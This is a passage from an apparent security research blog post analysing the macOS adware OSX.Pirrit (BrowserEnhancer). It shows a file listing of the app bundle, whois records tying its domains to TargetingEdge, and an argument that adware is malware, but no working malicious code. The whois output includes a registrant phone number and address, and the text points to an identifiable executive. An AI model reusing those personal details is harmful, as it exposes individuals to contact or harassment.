-rw-r--r-- 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqgif.dylib
-rw-r--r-- 0 batman staff 40544 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqgif.dylib
-rwxr-xr-x 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqicns.dylib
-rwxr-xr-x 0 batman staff 50248 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqicns.dylib
-rw-r--r-- 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqico.dylib
-rw-r--r-- 0 batman staff 41816 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqico.dylib
-rwxr-xr-x 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqjp2.dylib
-rwxr-xr-x 0 batman staff 634856 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqjp2.dylib
-rw-r--r-- 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libjpeg.dylib
-rw-r--r-- 0 batman staff 261320 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libjpeg.dylib
-rw-r--r-- 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqpng.dylib
-rw-r--r-- 0 batman staff 373176 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqpng.dylib
-rw-r--r-- 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqtga.dylib
-rw-r--r-- 0 batman staff 31968 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqtga.dylib
-rw-r--r-- 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqtiff.dylib
-rw-r--r-- 0 batman staff 378808 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqtiff.dylib
-rwxr-xr-x 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqwbmp.dylib
-rwxr-xr-x 0 batman staff 31624 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqwbmp.dylib
-rwxr-xr-x 0 batman staff 222 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/_libqwebp.dylib
-rwxr-xr-x 0 batman staff 426408 Aug 11 2016 dvs/BrowserEnhancer.app/Contents/PlugIns/imageformats/libqwebp.dylib

```

The non-private domains also had a DGA pattern and were connected to the same IP address, which is connected to other TargetingEdge domains. These included a privacy guard. As ThreatCrowd clearly shows, the non-private domains were registered by a person associated with TargetingEdge:



And that's not the only domain that's connected to TargetingEdge. Here's some whois data on 3fzf1fseg1xzgd1e5[.]us:

```
whois:      whois.nic.us

status:     ACTIVE
remarks:    Registration information: http://www.nic.us

created:    1985-02-15
changed:    2017-08-15
source:     IANA

Domain Name: 3fzf1fseg1xzgd1e5.us
Registry Domain ID: D59363572-US
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2017-04-12T11:19:33Z
Creation Date: 2017-04-12T11:19:29Z
Registry Expiry Date: 2018-04-11T23:59:59Z
Registrar: NameCheap, Inc.
Registrar IANA ID: 1068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: C59363568-US
Registrant Name:
Registrant Organization: TargetingEdge
Registrant Street: 21 HaArba'a St. Platinum Tower
Registrant Street:
Registrant Street:
Registrant City: Tel Aviv
Registrant State/Province: Center
Registrant Postal Code: 0064739
Registrant Country: IL
Registrant Phone: +972.545859199
Registrant Phone Ext:
Registrant Fax: +1.5555555555
Registrant Fax Ext:
Registrant Email: @targetingedge.com
Registrant Application Purpose: P1
Registrant Nexus Category: C11
Registry Admin ID: C59363569-US
Admin Name:
Admin Organization: TargetingEdge
Admin Street: 21 HaArba'a St. Platinum Tower
```

According to LinkedIn, this individual was a senior executive at TargetingEdge and he is currently the CEO of a “Blockchain-based digital advertising company.”

Wrapping things up:

As I said before, Pirrit/BrowserEnhancer/DaVinci (or whatever you want to call it) is not a ground breaking threat. However, it is a great example of how an adtech company is borrowing nefarious tactics found in malware to make it hard for antivirus software and other security products to detect them. There is no difference between traditional malware that steals data from its victims and adware that spies on people’s Web browsing and target them with ads,

especially when those ads are for either fake antivirus programs or Apple support scams. Adware is just another type of malware.

As for OSX.Pirrit malware, it runs under root privileges, creates autoruns and generates random names for itself on each install. Plus, there are no removal instructions and some of its components mask themselves to appear like they're legitimate and from Apple. And don't forget that TargetingEdge used domains that appeared to be generated by some sort of DGA and made many attempts to hide any link between the domains and TargetingEdge.

OSX.Pirrit/BrowserEnhancer/DaVinci checks every box on the malware checklist and should be treated that way, even if its authors don't like it. The security industry created the term "potentially unwanted program", or "PUPs", to handle adware companies that try to intimidate security companies that identify their products as malware by sending them cease and desist letters. It's time for a paradigm shift. If there's code that's mining data and hiding itself on a computer without any way of removing it, that's malware, plain and simple.

ABOUT THE AUTHOR_



AMIT SERPER **PRINCIPAL SECURITY RESEARCHER**

Amit leads the security research at Cybereason's Boston HQ. He specializes in low-level, vulnerability and kernel research, malware analysis and reverse engineering on Windows, Linux and macOS. He also has extensive experience researching, reverse engineering, and exploiting IoT devices of various kinds. Prior to joining Cybereason, Amit spent nine years leading security research projects and teams for an Israeli government intelligence agency, specifically in embedded systems security (or lack of).